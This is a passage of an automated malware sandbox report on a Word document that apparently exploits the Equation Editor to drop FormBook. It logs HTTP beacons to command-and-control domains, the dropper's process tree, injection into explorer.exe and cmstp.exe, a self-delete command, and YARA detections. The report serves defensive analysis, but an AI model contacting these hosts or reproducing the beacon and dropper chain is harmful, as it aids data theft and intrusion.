18:10:32.106173992 CET</td><td>593</td><td>IN</td><td>HTTP/1.1 403 Forbidden
Server: openresty
Date: Thu, 25 Nov 2021 17:10:32 GMT
Content-Type: text/html
Content-Length: 275
ETag: "618be75c-113"
Via: 1.1 google
Connection: close
Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65
61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22
20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20
20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d
61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c
74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c
68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e
0a
Data Ascii: <!DOCTYPE html><html lang="en"><head>   <meta http-equiv="content-type" content="text/html;charset=utf-
8">   <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon">   <title>Forbidden</title></head><body>
<h1>Access Forbidden</h1></body></html></td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:10:37.240250111 CET	594	OUT	GET /op9t/?c0=RQ8pabDbnEWS4MHppDnLpAnnVm0R7EKmWqTB7JHuP07woLOWNs0JhuHKNBpScYVLrEmjjw==&0l=exlpTNNXh0F HTTP/1.1 Host: www.publicfigure.skin Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:10:37.357868910 CET	594	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 17:10:37 GMT Content-Type: text/html Content-Length: 275 ETag: "618be75c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49169	172.67.184.102	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:10:42.459754944 CET	595	OUT	GET /op9t/?0l=exlpTNNXh0F&c0=WMWbw9/24XbwliPl+aU7TY/mYt55hlmFa8WJlEktQGdJQVklk58s/CKKr8Th7+7tz7UKpw== HTTP/1.1 Host: www.volunteervabetweenk.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:10:43.044056892 CET	596	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Nov 2021 17:10:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding cache-control: no-cache CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=E%2BS9g0CLJW2CTVsxvlIjpGyQWc73vohHYhkK3DVTZy%2F85cz2tAKSxAl6hkRn4vGBjwJew1vfLxOKQGCx0JpcyX%2F5maQz5OwqFwHVCEGtmJNlPxIG7g0A%2BpMGv5y1Y30TbEd2CWDFg703UHV4AnI%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b3c7df37c1c4230-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1516 Parent PID: 596

General

Start time:	18:08:15
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f150000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2812 Parent PID: 596

General

Start time:	18:08:17
Start date:	25/11/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: ashlkyvc7592.exe PID: 1528 Parent PID: 2812

General

Start time:	18:08:24
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\ashlkyvc7592.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ashlkyvc7592.exe
Imagebase:	0x60000
File size:	560128 bytes
MD5 hash:	D236BB1F86CAEC110ABB20FC2360E25B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.425463492.0000000002241000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.425537455.000000000225D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.425827877.0000000003249000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.425827877.0000000003249000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.425827877.0000000003249000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: ashlkyvc7592.exe PID: 836 Parent PID: 1528

General

Start time:	18:08:25
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\ashlkyvc7592.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ashlkyvc7592.exe
Imagebase:	0x60000
File size:	560128 bytes
MD5 hash:	D236BB1F86CAEC110ABB20FC2360E25B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.423949680.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.423949680.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.423949680.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.461715282.0000000000360000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.461715282.0000000000360000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.461715282.0000000000360000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.461785440.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.461785440.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.461785440.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.423661966.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.423661966.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.423661966.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.461694176.0000000000310000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.461694176.0000000000310000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.461694176.0000000000310000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 836

General

Start time:	18:08:28
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.453524985.0000000009369000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.453524985.0000000009369000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.453524985.0000000009369000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.446630168.0000000009369000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.446630168.0000000009369000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.446630168.0000000009369000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmstp.exe PID: 2580 Parent PID: 1764

General

Start time:	18:08:41
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x110000
File size:	84992 bytes
MD5 hash:	00263CA2071DC9A6EE577EB356B0D1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.686456820.0000000000320000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.686456820.0000000000320000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.686456820.0000000000320000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.686315471.00000000001A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.686315471.00000000001A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.686315471.00000000001A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.686259720.0000000000090000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.686259720.0000000000090000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.686259720.0000000000090000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2176 Parent PID: 2580

General

Start time:	18:08:45
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Roaming\ashlkyvc7592.exe"
Imagebase:	0x4aac0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis